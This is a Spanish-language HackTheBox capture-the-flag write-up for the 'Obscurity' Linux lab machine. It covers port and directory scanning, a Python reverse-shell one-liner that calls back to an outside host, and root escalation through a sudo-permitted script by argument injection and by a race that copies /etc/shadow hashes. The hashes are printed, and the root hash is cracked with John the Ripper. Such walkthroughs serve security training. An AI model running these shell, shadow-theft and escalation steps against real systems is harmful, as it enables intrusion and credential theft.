



Obscurity

HTB MÁQUINA OBSCURITY

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una máquina en Linux y que está en la categoría de fácil.



- User:


```
angussMoody 0 • 3 [tmux]
root@angussMoody:~/hackthebox/Obsecrity-10.10.10.168# cat Obscutity.txt
# Nmap 7.80 scan initiated Fri Jan  3 09:19:24 2020 as: nmap -sC -sV -A -O -o Obscutity.txt 10.10.10.168
Nmap scan report for 10.10.10.168
Host is up (0.20s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
|   256  f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|   256  e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp    closed http
8080/tcp  open  http-proxy BadHTTPServer
| fingerprint-strings:
|_  GetRequest:
|_    HTTP/1.1 200 OK
|_    Date: Fri, 03 Jan 2020 14:20:36
|_    Server: BadHTTPServer
|_    Last-Modified: Fri, 03 Jan 2020 14:20:36
|_    Content-Length: 4171
|_    Content-Type: text/html
|_    Connection: Closed
|_    <!DOCTYPE html>
|_    <html lang="en">
|_    <head>
|_    <meta charset="utf-8">
|_    <title>0bscura</title>
|_    <meta http-equiv="X-UA-Compatible" content="IE=Edge">
|_    <meta name="viewport" content="width=device-width, initial-scale=1">
|_    <meta name="keywords" content="">
|_    <meta name="description" content="">
```

Realizamos un nmap a la máquina para ver con que nos encontramos y entre tanta información vemos el puerto 8080 está corriendo un servicio http en esta máquina, así que vamos a ver con que nos encontramos.



Obscurity

Revisando un poco la máquina nos encontramos con este mensaje que nos habla de código fuente y nos da el nombre de "SuperSecureServer.py"



Así que vamos a realizar un escaneo de directorios para ver si nos encontramos con la ruta del archivo, haciendo uso de la herramienta WFUZZ.


```
angussMoody 0 2 bash
root@angussMoody:~/hackthebox/obscurity-10.10.10.168# wfuzz -c -z file,/usr/share/dirb/wordlists/common.txt --hl=6 http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
Warning: Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4 - The Web Fuzzer
*****

Target: http://10.10.10.168:8080/FUZZ/SuperSecureServer.py
Total requests: 4614

=====
ID           Response  Lines  Word  Chars  Payload
=====
000001245:  200        170 L   498 W   5892 Ch  "develop"
000002630:  404         6 L    14 W    176 Ch  "myspace"
```

Realizamos el escaneo y nos encontramos con el directorio develop, que, si vemos bien, ya habíamos recibido una pista en lo que encontramos en la página, así que vamos a ese directorio y nos encontramos con el archivo.





Obscurity


Ahora necesitamos encontrar la forma de generar una Shell y la encontramos en pentest monkey (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>)

Python



This was tested under Linux / Python 2.7:

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fil
eno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Ponemos nuestra máquina a la escucha con netcat e ingresaron la url del archivo y nuestra Shell



Y de esta manera
tenemos acceso
como www-data



Ya dentro nos encontramos con el usuario Robert y dentro de este nos encontramos varios archivos en .txt y dos archivos de Python, así que vamos a ver cómo podemos escalar privilegios por medio de SuperSecureCrypt.py que es el archivo que hemos visto hasta el momento.



- **Escalada de Privilegios:**

Para la escalada vamos a ver si podemos correr algo en la máquina con el comando sudo -l como lo hemos realizado en máquinas anteriores y nos damos cuenta que con Robert podemos ejecutar BetterSSH.py como root.

```
angussMoody 0 • 2 ssh
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~$
```

Ahora vamos a realizar un cat para ver que hace el script y nos encontramos que si nos autenticamos podemos hacer uso del comando -u para ejecutar comandos como root.

```
notas Obscurity x BetterSS
passW = input("Enter password: ")

with open('/etc/shadow', 'r') as f:
    data = f.readlines()
data = [(p.split(":") if "$" in p else None) for p in data]
passwords = []
for x in data:
    if not x == None:
        passwords.append(x)

passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
with open('/tmp/SSH/'+path, 'w') as f:
    f.write(passwordFile)
time.sleep(.1)
salt = ""
realPass = ""
for p in passwords:
    if p[0] == session['user']:
        salt, realPass = p[1].split('$')[2:]
        break

if salt == "":
    print("Invalid user")
    os.remove('/tmp/SSH/'+path)
    sys.exit(0)
salt = '$6$'+salt+'$'
realPass = salt + realPass

hash = crypt.crypt(passW, salt)

if hash == realPass:
    print("Authed!")
    session['authenticated'] = 1
else:
    print("Incorrect pass")
    os.remove('/tmp/SSH/'+path)
    sys.exit(0)
os.remove(os.path.join('/tmp/SSH/', path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u', session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: ' + e.decode('ascii')) if len(e.decode('ascii')) > 0 else print('')
```



Obscurity

Así que vamos a correr el archivo, cuando lo corremos y como vemos en el código hace mención de un directorio llamado SSH, así que nos da un error que nos dice que este directorio no existe, vamos a /tmp/ y creamos este directo y corremos de nuevo nuestro script y nos dice que estamos autenticados, así que como vimos anteriormente damos un cat a la bandera con los parámetros -u root.

```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
  (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Traceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 24, in <module>
    with open('/tmp/SSH/'+path, 'w') as f:
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/SSH/pjf6A6cw'
robert@obscure:~$ cd /tmp/
robert@obscure:/tmp$ mkdir SSH
robert@obscure:/tmp$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: robert
Enter password: SecThruObsFTW
Authed!
robert@obscure$ -u root head -c 10 /root/root.txt
Output: 512fd4429f
robert@obscure$
```

Otra forma de escalar privilegios es:

Revisando el código del script vemos que en el directorio /tmp/SSH/ se copia la salida del archivo, pero también vemos que se elimina en .1 segundos, así que podemos encontrar una forma de capturar ese archivo.

```
import sys
import random, string
import os
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
        data = [(p.split(":") if "$" in p else None) for p in data]
        passwords = []
        for x in data:
            if not x == None:
                passwords.append(x)

        passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
        with open('/tmp/SSH/'+path, 'w') as f:
            f.write(passwordFile)
        time.sleep(.1)
```

Y para esto nos vamos a hacer uso del comando watch, para repetir la ejecución con el parámetro -n para modificar el tiempo y le decimos que nos copie el archivo en /dev/shm/

```
angussMoody 0 • 2 ssh
robert@obscure:~$ watch -n .1 cp /tmp/SSH/* /dev/shm/
```



Obscurity

Después en un nuevo panel iniciamos sesión con Robert para ejecutar el script en Python.

```
angussMoody 0 • 2 ssh
Every 0.1s: cp /tmp/SSH/* /dev/shm/
obscure: Fri Feb 7 13:34:55 2020
cp: cannot stat '/tmp/SSH/*': No such file or directory

robert@obscure:/$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: fr13nds
Enter password: fr13nds
Invalid user
robert@obscure:/$
```

Ahora detenemos en comando watch y vamos al directorio /dev/shm/ para ver si tenemos suerte y encontramos el archivo que genera el script y este nos muestra un archivo, al leerlo nos encontramos los hashes de root y Robert.

```
angussMoody 0 • 2 ssh
robert@obscure:/$ watch -n .1 cp /tmp/SSH/* /dev/shm/
robert@obscure:/$ cd /dev/shm/
robert@obscure:/dev/shm$ ls
53rZQ14K
robert@obscure:/dev/shm$ cat 53rZQ14K
root
$6$friekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfbneEbo0wSiJw1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
18226
0
99999
7

robert
$6$fZZcDG7g$lF035GcjUmNs3PSjroqNGZjH35gN4KjHbQxvW09XU.TCIHgavst7Lj8wLF/xQ21jYW5nD66aJsvQSP/y1zbH/
18163
0
99999
7

robert@obscure:/dev/shm$
```

Realizamos el proceso como en máquinas pasadas con John the Ripper y después de descifrar el hash, este nos da un password.

```
root@angussMoody:~/hackthebox/Obsecurity-10.10.10.168# john --show root.hash
root:mercedes

1 password hash cracked, 0 left
root@angussMoody:~/hackthebox/Obsecurity-10.10.10.168#
```



Obscurity

Ahora solo nos queda cambiarnos de usuario con las credenciales que tenemos.

```
angussMoody 0 • 2 ssh
robert@obscure:~$ su root
Password:
root@obscure:/home/robert# cd ../../
root@obscure:/# id
uid=0(root) gid=0(root) groups=0(root)
root@obscure:/# hostname
obscure
root@obscure:/# cd root/
root@obscure:~# ls
root.txt
root@obscure:~#
```

De estas dos maneras encontramos la flag de Root.

Saludos **Fr13ndS HTB**

